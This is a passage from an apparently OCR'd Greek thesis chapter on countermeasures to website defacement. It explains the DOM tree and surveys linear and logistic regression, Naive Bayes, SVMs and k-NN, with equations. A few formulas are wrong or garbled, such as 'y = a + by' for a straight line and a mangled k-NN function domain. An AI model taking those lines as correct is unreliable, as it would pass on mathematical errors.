Είναι γνωστό πως μια ιστοσελίδα αποτελείται από περιεχόμενο κειμένου που διανέμεται με τέτοιο τρόπο ώστε να διατηρεί τον αναγνώστη συγκεντρωμένο. Ένας άλλος τρόπος που μπορεί να αναπαρασταθεί το περιεχόμενο μια ιστοσελίδας είναι μέσω επιθεώρησης, χρησιμοποιώντας τα εργαλεία προγραμματιστή. Όταν ανοιχθεί μια ιστοσελίδα μέσω εργαλείων προγραμματιστή τα στοιχεία της εμφανίζονται στη μορφή δέντρου. Αυτό είναι και το επονομαζόμενο DOM (Document Object Model). Το μοντέλο αντικειμένου εγγράφου (DOM) [21] είναι ένα API που παρέχει στους προγραμματιστές ένα τυπικό σύνολο αντικειμένων για την αναπαράσταση εγγράφων HTML και XML. Η δομή DOM μιας δεδομένης ιστοσελίδας είναι ένα δέντρο όπου όλα τα στοιχεία της ιστοσελίδας αντιπροσωπεύονται ιεραρχικά (συμπεριλαμβανομένων των σεναρίων και των στυλ CSS).



HTML to DOM Representation - Figure 1

Αυτό σημαίνει ότι ένας πίνακας ο οποίος εμπεριέχει έναν άλλο πίνακα, αναπαρίσταται με έναν κόμβο όπου περιέχει έναν διάδοχο που αντιπροσωπεύει τον εσωτερικό πίνακα. Ουσιαστικά, οι κόμβοι στο δέντρο DOM μπορεί να είναι δύο

τύπων, κόμβοι ετικετών και κόμβοι κειμένου. Οι κόμβοι ετικετών αντιπροσωπεύουν τις ετικέτες (tags) HTML ενός document HTML και περιέχουν όλες τις πληροφορίες που σχετίζονται με τις ετικέτες. Οι κόμβοι κειμένου είναι πάντα φύλλα στο δέντρο DOM επειδή δεν μπορούν να περιέχουν άλλους κόμβους. Αυτό είναι μια σημαντική ιδιότητα των δέντρων DOM που εκμεταλλευόμαστε στους αλγόριθμούς μας. Η ανάλυση ενός DOM δέντρου μπορεί να γίνει είτε με βάση τους κόμβους (φύλλα) κειμένου που περιλαμβάνει, είτε με βάση τους κόμβους πηγαίου κώδικα από τον οποίο αποτελείται το δέντρο είτε ακόμα με γραφική αναπαράσταση και την ενίσχυση συμπερασμάτων χρησιμοποιώντας ισχυρούς αλγόριθμους μηχανικής μάθησης. Ένα ισχυρό εργαλείο που βοηθάει στη γραφική αναπαράσταση DOM trees είναι το webG.

4.2 Προχωρημένες Τεχνικές Αντιμετώπισης Παραποίησης Ιστοσελίδων

4.2.1 Linear Regression


Αυτός είναι ο ευκολότερος αλγόριθμος εκμάθησης. Είναι ένα παράδειγμα στατιστικής μεθόδου και αυτή η μέθοδος μπορεί να εφαρμοστεί και στην προγνωστική ανάλυση. Σχεδιάζει προβλέψεις σε συνεχείς και αριθμητικές μεταβλητές όπως ηλικία, τιμές, πωλήσεις κ.λπ. Αυτός ο αλγόριθμος απεικονίζει μια γραμμική σχέση μεταξύ των εξαρτημένων μεταβλητών και μιας ή περισσότερων ανεξάρτητων μεταβλητών. Επομένως, ονομάζουμε αυτή τη μέθοδο ως γραμμική παλινδρόμηση. Δείχνει πώς η εξαρτημένη μεταβλητή αλλάζει με την τιμή της ανεξάρτητης μεταβλητής. [22]

Η απλή γραμμική παλινδρόμηση είναι ο τύπος για μια ευθεία γραμμή που αναπαρίσταται πιο συχνά ως $y = a + by$. Στον χώρο της στατιστικής όμως συνηθίζεται η αναπαράσταση της γραμμικής παλινδρόμησης ως ακολούθως:

$$y = \beta_0 + \beta_1 x \qquad (4.2.1.1)$$

Εδώ, το x ονομάζεται ανεξάρτητη μεταβλητή ή μεταβλητή πρόβλεψης και το y ονομάζεται εξαρτημένη μεταβλητή ή μεταβλητή απόκρισης. Πριν προχωρήσουμε στο

κομμάτι προσαρμογής της γραμμής (fit) ας εξεταστούν οι τιμές β_0 και β_1. Το β_1 είναι η κλίση της γραμμής. Αυτή είναι μια από τις πιο σημαντικές ποσότητες σε οποιαδήποτε γραμμική ανάλυση παλινδρόμησης. Μια τιμή πολύ κοντά στο 0 δείχνει ελάχιστη έως καθόλου σχέση. Μεγάλες θετικές ή αρνητικές τιμές υποδεικνύουν μεγάλες θετικές ή αρνητικές σχέσεις, αντίστοιχα. Το β_0 είναι η τομή της γραμμής στον καρτεσιανό άξονα. Για να προσαρμοστεί πραγματικά μια γραμμή, αρχικά πρέπει με έναν τρόπο να ποσοτικοποιηθεί πόσο καλή είναι μια γραμμή. Στη συνέχεια, θα γίνει χρήση αυτής της ποσοτικοποίησης για να προσαρμοστεί η "καταλληλότερη" γραμμή. Ένας τρόπος για να ποσοτικοποιηθεί η "καταλληλόλητα" μιας γραμμής είναι μέσω ενός πιθανολογικού μοντέλου που δημιουργεί δεδομένα από γραμμές. Τότε η "καταλληλότερη" γραμμή είναι αυτή για την οποία προορίζονται τα δεδομένα που δημιουργούνται από τη γραμμή "πιο πιθανό". Αυτή είναι μια τεχνική που χρησιμοποιείται συνήθως στις στατιστικές, προτείνοντας ένα μοντέλο πιθανοτήτων και χρησιμοποιώντας την πιθανότητα δεδομένων για να αξιολογηθεί πόσο καλό είναι ένα συγκεκριμένο μοντέλο. [23]



Linear Regression - Figure 2

4.2.2 Logistic regression

Αυτή η μέθοδος εμπίπτει στην τεχνική της εποπτευόμενης μάθησης (supervised learning) και είναι ο πιο δημοφιλής αλγόριθμος. Προβλέπουμε την κατηγορική εξαρτημένη μεταβλητή, χρησιμοποιώντας ένα δεδομένο σύνολο ανεξάρτητων μεταβλητών. Αυτή η μέθοδος αναλύει την έξοδο μιας δίτιμης μεταβλητής. Επομένως, το αποτέλεσμα πρέπει να είναι μια κατηγορική τιμή. Μπορεί να είναι ναι ή όχι, 0 ή 1, κ.λπ. Αυτή η μέθοδος είναι παρόμοια με τη Γραμμική παλινδρόμηση εκτός από μία διαφορά. Χρησιμοποιούμε Γραμμική παλινδρόμηση για την επίλυση προβλημάτων παλινδρόμησης (καθώς η μεταβλητή απόκρισης είναι αποκλειστικά ποσοτική), ενώ η λογιστική παλινδρόμηση επιλύει τα προβλήματα ταξινόμησης. Για να ταξινομήσουμε τις παρατηρήσεις χρησιμοποιώντας διαφορετικά δεδομένα και για να αξιολογήσουμε τις πιο αποτελεσματικές μεταβλητές που χρησιμοποιούνται για την ταξινόμηση, μπορούμε να χρησιμοποιήσουμε αυτή τη μέθοδο. Σε αυτό, δεν ταιριάζουμε μια γραμμή παλινδρόμησης, αλλά προσαρμόζουμε μια λογιστική συνάρτηση σχήματος S, η οποία υποθέτει δύο μέγιστες τιμές 0 και 1. Η καμπύλη της λογιστικής συνάρτησης απεικονίζει την πιθανότητα κάτι όπως το αν το μήλο είναι κόκκινο ή όχι , η μπάλα είναι μπλε ή όχι κ.λπ. Έχει τη δυνατότητα να δίνει πιθανότητες και να ταξινομεί τα προσεχή δεδομένα χρησιμοποιώντας συνεχές και διακριτό σύνολο δεδομένων, επομένως, είναι ο πιο σημαντικός αλγόριθμος εκμάθησης [22]. Ο στόχος της δυαδικής λογιστικής παλινδρόμησης είναι να εκπαιδεύσει έναν ταξινομητή που μπορεί να λάβει μια δυαδική απόφαση σχετικά με την κλάση μιας νέας παρατήρησης εισόδου. Εδώ εισάγουμε τον ταξινομητή σιγμοειδούς (S) που θα μας βοηθήσει να πάρουμε αυτή την απόφαση.

Θεωρήστε μια μεμονωμένη παρατήρηση εισόδου x, την οποία θα αναπαραστήσουμε με ένα διάνυσμα χαρακτηριστικών $[x_1, x_2, \dots, x_n]$. Η έξοδος του ταξινομητή y μπορεί να είναι 1 (που σημαίνει ότι η παρατήρηση είναι μέλος της κλάσης) ή 0 (η παρατήρηση δεν είναι μέλος της κλάσης). Έστω ότι θέλουμε να βρούμε την πιθανότητα $P(y = 1|x)$, ότι δηλαδή αυτή η παρατήρηση είναι μέλος της τάξης. Ίσως λοιπόν η απόφαση χωρίζεται στις επιλογές "θετικό συναίσθημα" και "αρνητικό συναίσθημα", τα δεδομένα αντιπροσωπεύουν πλήθος λέξεων σε ένα έγγραφο,


$P(y = 1|x)$ είναι η πιθανότητα το έγγραφο να έχει θετικό συναίσθημα και $P(y = 0|x)$ είναι η πιθανότητα το έγγραφο να έχει αρνητικό συναίσθημα.

Η λογιστική παλινδρόμηση λύνει αυτή την εργασία μαθαίνοντας, από ένα σύνολο εκμάθησης (training set), ένα διάνυσμα βαρών και έναν όρο μεροληψίας (bias term). Κάθε βάρος w_i είναι ένας πραγματικός αριθμός και σχετίζεται με ένα από τα χαρακτηριστικά εισόδου x_i. Το βάρος w_i αντιπροσωπεύει πόσο σημαντικό είναι αυτό το χαρακτηριστικό εισόδου για την απόφαση ταξινόμησης και μπορεί να είναι θετικό (παρέχοντας απόδειξη ότι το στιγμιότυπο που ταξινομείται ανήκει στη θετική κατηγορία) ή αρνητικό (παρέχοντας απόδειξη ότι το παράδειγμα που ταξινομείται ανήκει στην αρνητική κατηγορία). Έτσι, θα μπορούσαμε να περιμένουμε σε μια εργασία συναισθήματος η λέξη φοβερό να έχει υψηλό θετικό βάρος και η λέξη αβυσσαλέο να έχει πολύ αρνητικό βάρος. Ο όρος μεροληψίας, που ονομάζεται επίσης τομή, είναι ένας άλλος πραγματικός αριθμός που προστίθεται στις σταθμισμένες εισόδους.

Για να λάβουμε μια απόφαση για μια περίπτωση δοκιμής (με δεδομένα τα βάρη της εκμάθησης) ο ταξινομητής πρώτα πολλαπλασιάζει κάθε x_i με το βάρος του w_i, συνοψίζει τα σταθμισμένα χαρακτηριστικά και προσθέτει τον όρο μεροληψίας b. Ο προκύπτων απλός αριθμός z εκφράζει το σταθμισμένο άθροισμα των αποδεικτικών στοιχείων για την τάξη.

$$z = \left(\sum_{i=1}^{n} w_i x_i\right) + b \qquad (2.1)$$

Δεν υπάρχει κάτι στην εξίσωση 2.1 που να αναγκάζει το z να είναι μια νόμιμη πιθανότητα, δηλαδή να βρίσκεται μεταξύ 0 και 1. Στην πραγματικότητα, δεδομένου ότι τα βάρη έχουν πραγματική αξία, η έξοδος μπορεί να είναι ακόμη και αρνητική. Το z λοιπόν κυμαίνεται από $-\infty$ έως ∞.



Logistic Regression - Figure 3

Για να δημιουργήσουμε μια πιθανότητα, θα περάσουμε το z μέσω της σιγμοειδούς (S) συνάρτησης, σ(z). Η σιγμοειδής συνάρτηση (αναφέρεται έτσι επειδή μοιάζει με s) ονομάζεται επίσης λογιστική συνάρτηση και δίνει το όνομά της στην λογιστική παλινδρόμηση. Το σιγμοειδές έχει την ακόλουθη εξίσωση, που φαίνεται γραφικά στο σχήμα παραπάνω:

$$\sigma(z) = \frac{1}{1 + e^{-z}} \qquad (2.2)$$

4.2.3 Naïve Bayes Classification

Αυτός ο αλγόριθμος είναι ένας εποπτευόμενος αλγόριθμος (supervised learning) εκμάθησης. Βασίζεται στην αρχή του θεωρήματος Bayes. Αυτό χρησιμοποιείται για υπολογιστικά προβλήματα που περιλαμβάνουν κατηγοριοποίηση. Χρησιμοποιείται για την κατηγοριοποίηση κειμένων που περιλαμβάνει ένα σύνολο δεδομένων πολλαπλών επιπέδων. Ο Naive Bayes Classifier είναι ο απλούστερος και πιο παραγωγικός αλγόριθμος που διευκολύνει τον σχεδιασμό μοντέλων μηχανικής

εκμάθησης με γρήγορη απόκριση, τα οποία είναι ικανά να κάνουν γρήγορα αποτελέσματα πρόβλεψης. Είναι ένας ταξινομητής που βασίζεται σε πιθανότητες, δηλαδή δίνει αποτελέσματα στη βάση της πιθανότητας ενός αντικειμένου, παραδείγματα αυτού του αλγορίθμου είναι η διήθηση ανεπιθύμητων μηνυμάτων, η συναισθηματική ανάλυση και η ταξινόμηση άρθρων [22]. Ο Naive Bayes είναι ένας πιθανολογικός ταξινομητής, που σημαίνει ότι για ένα έγγραφο d, εκτός όλων των κλάσεων $c \in C$ ο ταξινομητής επιστρέφει την κλάση $\hat{c}$ η οποία έχει τη μέγιστη μεταγενέστερη πιθανότητα δεδομένου του εγγράφου. Στην εξίσωση 3.1 χρησιμοποιούμε τον συμβολισμό καπέλου ˆ που μεταφράζεται "η εκτίμησή μας για τη σωστή τάξη".

$$\hat{c} = \underset{c \in C}{\operatorname{argmax}} P(c|d) \tag{3.1}$$

Αυτή η ιδέα του Bayesian συμπεράσματος είναι γνωστή από το έργο του Bayes (1763) και εφαρμόστηκε για πρώτη φορά στην ταξινόμηση κειμένων από τους Mosteller και Wallace (1964). Η διαίσθηση της Bayesian ταξινόμησης είναι να χρησιμοποιήσει τον κανόνα του Bayes για να μετατρέψει την εξίσωση 3.1 σε άλλες πιθανότητες που έχουν κάποιες χρήσιμες ιδιότητες. Ο κανόνας του Bayes παρουσιάζεται στην εξίσωση 3.2. Μας δίνει έναν τρόπο να αναλύσουμε κάθε υπό όρους πιθανότητα $P(x|y)$ σε τρεις άλλες πιθανότητες:

$$P(x|y) = \frac{P(y|x)P(x)}{P(y)} \tag{3.2}$$

Συνδυάζοντας την 3.1 και 3.2 έχουμε:

$$\hat{c} = \underset{c \in C}{\operatorname{argmax}} P(c|d) = \underset{c \in C}{\operatorname{argmax}} \frac{P(d|c)P(c)}{P(d)} \tag{3.3}$$

Μπορούμε εύκολα να απλοποιήσουμε την εξίσωση 3.3 ρίχνοντας τον παρονομαστή $P(d)$. Αυτό είναι δυνατό γιατί υπολογίζουμε την τιμή $\frac{P(d|c)\,P(c)}{P(d)}$ για κάθε πιθανή τάξη. Αλλά η πιθανότητα $P(d)$ δεν αλλάζει για κάθε τάξη. Πάντα ρωτάμε για την πιο


πιθανή κλάση για το ίδιο έγγραφο d, η οποία πρέπει να έχει την ίδια πιθανότητα $P(d)$. Έτσι, μπορούμε να επιλέξουμε την κλάση που μεγιστοποιεί αυτόν τον απλούστερο τύπο:

$$\hat{c} = \underset{c \in C}{\operatorname{argmax}}\, P(c|d) = \underset{c \in C}{\operatorname{argmax}}\, P(d|c)P(c) \qquad (3.4)$$

4.2.4 Support Vector Machines (SVMs)


Είναι ένας εποπτευόμενος αλγόριθμος μάθησης (supervised learning), που χρησιμοποιείται σε προβλήματα ταξινόμησης και παλινδρόμησης. Χρησιμοποιείται κυρίως σε δεδομένα ταξινόμησης στη μηχανική μάθηση. Ο στόχος αυτής της διαδικασίας είναι να δημιουργήσει την καλύτερη διαχωριστική κατάτμηση που μπορεί να χωρίσει και να διαιρέσει έναν n-dimensional χώρο σε περιπτώσεις έτσι ώστε τα νέα δεδομένα να οδηγούν στη σωστή κατηγορία με ευκολία στο μέλλον. Αυτό το διαχωριστικό επίπεδο είναι γνωστό ως υπερεπίπεδο (hyperplane). Ένα SVM εξετάζει τα σημεία άκρα που μπορούν να οδηγήσουν στο σχηματισμό του υπερεπίπεδου. Αυτές οι ακραίες περιπτώσεις ονομάζονται διανύσματα υποστήριξης, γι' αυτό ο αλγόριθμος ονομάζεται Μηχανή Διανυσματικής Υποστήριξης [22]. Ένα SVM προσπαθεί να βρει ένα υπερεπίπεδο που διαχωρίζει τα δεδομένα. Ένα υπερεπίπεδο που είναι όσο το δυνατόν πιο μακριά από οποιαδήποτε κατηγορία είναι προτιμότερο, γιατί αναμένουμε ότι αυτό θα γενικεύει καλύτερα τα μη ορατά δεδομένα. Ένα τεχνικό μέτρο του πόσο ξεκάθαρα διαχωρίζει τα δεδομένα ένα υπερεπίπεδο είναι το περιθώριο του. Αυτή είναι η απόσταση του υπερεπίπεδου από το πλησιέστερο σημείο στο σύνολο δεδομένων. ένα μεγάλο περιθώριο σημαίνει ότι το υπερεπίπεδο διαχωρίζει πολύ καθαρά τα δεδομένα. Δεδομένου του ορισμού του περιθωρίου, μπορούμε να ορίσουμε τον στόχο ενός SVM: για ένα σετ εκπαίδευσης $\{(x_i, y_i)\}_{i=1}^{n}$, όπου x_i είναι δεδομένα που έχουν παρατηρηθεί και y_i οι ετικέτες αυτών των δεδομένων, ένα SVM βρίσκει ένα μέγιστο περιθώριο που χωρίζει το υπερεπίπεδο. Στην τυπική ρύθμιση, έχουμε δεδομένα πραγματικής αξίας $x_i \in \mathrm{R}^d$, και δυαδικές ετικέτες $y_i \in \{\pm 1\}$. Έτσι μπορούμε να ορίσουμε επίσημα τα SVM ως

προβλήματα βελτιστοποίησης. Υπάρχουν δύο τρόποι αντιμετώπισης του προβλήματος SVM. Το SVM με σταθερό περιθώριο (hard margin), το οποίο προϋποθέτει ότι το σύνολο δεδομένων είναι γραμμικά διαχωρίσιμο: επομένως, κάθε σημείο πρέπει να ταξινομείται σωστά από το υπερεπίπεδο μέγιστου περιθωρίου. Στο (σχήμα) παρακάτω το προτιμώμενο υπερεπίπεδο (με βάση ένα SVM που βασίζεται σε σταθερό περιθώριο) απεικονίζεται με μπλε χρώμα.



SVM (hard margin) - Figure 4

Το SVM με διαπερατό περιθώριο (soft margin) επιτρέπει την εσφαλμένη ταξινόμηση ορισμένων πόντων, αλλά τιμωρεί κατάλληλα αυτούς τους βαθμούς. Το τελευταίο είναι πιο χρήσιμο σε πρακτικές ρυθμίσεις όπου τα δεδομένα είναι απίθανο να διαχωρίζονται τέλεια (π.χ. λόγω θορύβου) και έτσι εστιάζουμε σε αυτήν την έκδοση. Στο (σχήμα) παρακάτω το προτιμώμενο υπερεπίπεδο (με βάση ένα SVM που βασίζεται σε διαπερατό περιθώριο) απεικονίζεται με μπλε χρώμα.



SVM (soft margin) - Figure 5

Το soft margin SVM μπορεί να αναπαρασταθεί με το ακόλουθο πρόβλημα βελτιστοποίησης. Δίνεται ένα σετ εκμάθησης $\{(x_i, y_i)\}_{i=1}^{n}$ όπου έχουμε δεδομένα πραγματικής αξίας $x_i \in R^d$ και δυαδικές ετικέτες $y_i \in \{\pm 1\}$. Το υπερεπίπεδο που παραμετροποιείται από το κανονικό διάνυσμα w που εξισορροπεί τον στόχο του διαχωρισμού των δεδομένων και της μεγιστοποίησης του περιθωρίου μπορεί να βρεθεί λύνοντας το ακόλουθο πρόβλημα βελτιστοποίησης:

$$\underset{w}{minimize}\frac{\lambda}{2}\|w\|^2 + \frac{1}{n}\sum_{i=1}^{n}\max\left(0, 1 - y(w \cdot x)\right), \qquad (4.1)$$

όπου $\lambda \geq 0$, ονομάζεται παράμετρος τακτοποίησης.

Η παραπάνω ανάλυση υπέθεσε ότι αναζητούσαμε ένα υπερεπίπεδο στον ίδιο χώρο με το σύνολο δεδομένων, δηλαδή έναν γραμμικό ταξινομητή. Τα SVM μπορούν να χρησιμοποιηθούν ως μη γραμμικοί ταξινομητές χρησιμοποιώντας το κλασικό κόλπο του πυρήνα.

4.2.5 K-Nearest Neighbors (k-NN)

Ο αλγόριθμος k-Nearest Neighbors (k-NN) είναι ένας τύπος εποπτευόμενου αλγόριθμου ML που μπορεί να χρησιμοποιηθεί τόσο για προβλήματα ταξινόμησης όσο και για προβλήματα πρόβλεψης παλινδρόμησης. Ωστόσο, χρησιμοποιείται κυρίως για προβλήματα πρόβλεψης ταξινόμησης (classification). Ο αλγόριθμος k-NN αποθηκεύει το labeled training dataset [24],

$$\langle x^{[i]}, y^{[i]} \rangle \in D \quad (|D| = n), \tag{5.1}$$

κατά τη φάση της εκπαίδευσης. Για το λόγο αυτό, ο k-NN μπορεί να χαρακτηριστεί ως ένας lazy learning αλγόριθμός. Αυτό που σημαίνει να είσαι ένας lazy learning αλγόριθμος είναι ότι η επεξεργασία των training datasets αναβάλλεται μέχρι να γίνουν προβλέψεις. Ο αλγόριθμος του πλησιέστερου γείτονα προσπαθεί να προβλέψει την τιμή του πλησιέστερου σημείου $h(x^{[q]})$, για ένα n-διάστατο σύνολο δεδομένων εκπαίδευσης D $(|D| = n)$ με ένα αποθηκευμένο σετ εκπαίδευσης $\langle x^{[i]}, f(x^{[i]}) \rangle \in D$. Ο κοντινότερος γείτονας εξαρτάται σε μεγάλο βαθμό από την απόσταση. Η προεπιλεγμένη μέτρηση απόστασης (σε αυτό το πλαίσιο) των αλγορίθμων του πλησιέστερου γείτονα είναι η Ευκλείδεια απόσταση (ή αλλιώς L^2 απόσταση), που υπολογίζει την απόσταση μεταξύ δύο σημείων, $x^{[a]}$ και $x^{[b]}$:

$$d\left(x^{[a]}, x^{[b]}\right) = \sqrt{\sum_{j=1}^{n} \left(x_j^{[a]} - x_j^{[b]}\right)^2} \tag{5.2}$$

Όπως αναφέρθηκε προηγουμένως, ο αλγόριθμος του πλησιέστερου γείτονα κάνει μια πρόβλεψη εκχωρώντας την ετικέτα κλάσης ή την τιμή συνεχούς στόχου του πιο όμοιου παραδείγματος εκπαίδευσης στο σημείο ερωτήματος (όπου η ομοιότητα τυπικά μετράται χρησιμοποιώντας τη μέθοδο της Ευκλείδειας απόστασης για συνεχή χαρακτηριστικά).

Στην ταξινόμηση, το k-NN λαμβάνει υπόψη τους k πλησιέστερους γείτονες όταν προβλέπει μια ετικέτα κλάσης. Η απλούστερη ενσάρκωση του μοντέλου k-NN είναι

να προβλέψουμε την ετικέτα κλάσης στόχου ως την ετικέτα κλάσης που αναπαρίσταται συχνότερα ανάμεσα στα k πιο παρόμοια παραδείγματα εκπαίδευσης για ένα δεδομένο σημείο ερωτήματος. Με άλλα λόγια, η ετικέτα της τάξης μπορεί να θεωρηθεί ως ο "τρόπος" των ετικετών εκπαίδευσης k ή το αποτέλεσμα μιας "ψηφοφορίας της πλειοψηφίας". Βέβαια ο όρος "ψηφοφορία της πλειοψηφίας" δεν είναι πολύ ακριβής καθώς συνήθως αναφέρεται σε τιμή αναφοράς >50% για τη λήψη μιας απόφασης. Στην περίπτωση των δυαδικών προβλέψεων (προβλήματα ταξινόμησης με δύο κατηγορίες), υπάρχει πάντα πλειοψηφία ή ισοπαλία. Ο κανόνας πρόβλεψης NN (θυμηθείτε ότι ορίσαμε το NN ως την ειδική περίπτωση του k-NN με k = 1) είναι ο ίδιος τόσο για την ταξινόμηση όσο και για την παλινδρόμηση. Ωστόσο, στο k-NN έχουμε δύο διακριτούς αλγόριθμους πρόβλεψης:

- Ψηφοφορία πλειοψηφίας μεταξύ των k πλησιέστερων γειτόνων για ταξινόμηση
- Μέσος όρος των μεταβλητών συνεχούς στόχου των k πλησιέστερων γειτόνων για παλινδρόμηση

Πιο τυπικά, ας υποθέσουμε ότι έχουμε μια συνάρτηση στόχο $f(x) = y$ που εκχωρεί μια ετικέτα κλάσης $y \in \{1, \ldots, t\}$ σε ένα παράδειγμα εκπαίδευσης,

$$f: R^{\cdot >} \rightarrow \{1, \ldots, t\} \tag{5.3}$$

Αν υποθέσουμε ότι προσδιορίσαμε τους k πλησιέστερους γείτονες ($D_{||} \subseteq D$) ενός query σημείου $x^{[q]}$,

$$D_k = \{\langle x^{[1]}, f\left(x^{[1]}\right)\rangle, \ldots \langle x^{[k]}, f(x^{[k]})\rangle\}, \tag{5.4}$$

μπορούμε να ορίσουμε την υπόθεση k-NN ως

$$h\left(x^{[q]}\right) = \underset{y \in \{1, \ldots, t\}}{\operatorname{argmax}} \sum_{i=1}^{k} \delta(y, f(x^{[i]})) \tag{5.5}$$

Εδώ, το δ υποδηλώνει τη συνάρτηση δέλτα Kronecker

$$\delta(a,b) = \begin{cases} 1, & if\ a = b, \\ 0, & if\ a \neq b \end{cases} \tag{5.6}$$

ή, με απλούστερο συμβολισμό:

$$h(x^{[q]}) = mode(\{f(x^{[1]}),\ldots,f(x^{[k]})\}) \tag{5.7}$$

Μια κοινή μέτρηση απόστασης για τον προσδιορισμό των k πλησιέστερων γειτόνων D_k είναι η μέτρηση της Ευκλείδειας απόστασης (5.2), η οποία είναι μια μέτρηση απόστασης κατά ζεύγη που υπολογίζει την απόσταση μεταξύ δύο σημείων δεδομένων $x^{[a]}$ και $x^{[b]}$ πάνω στα χαρακτηριστικά εισόδου n.

4.2.6 Decision Trees

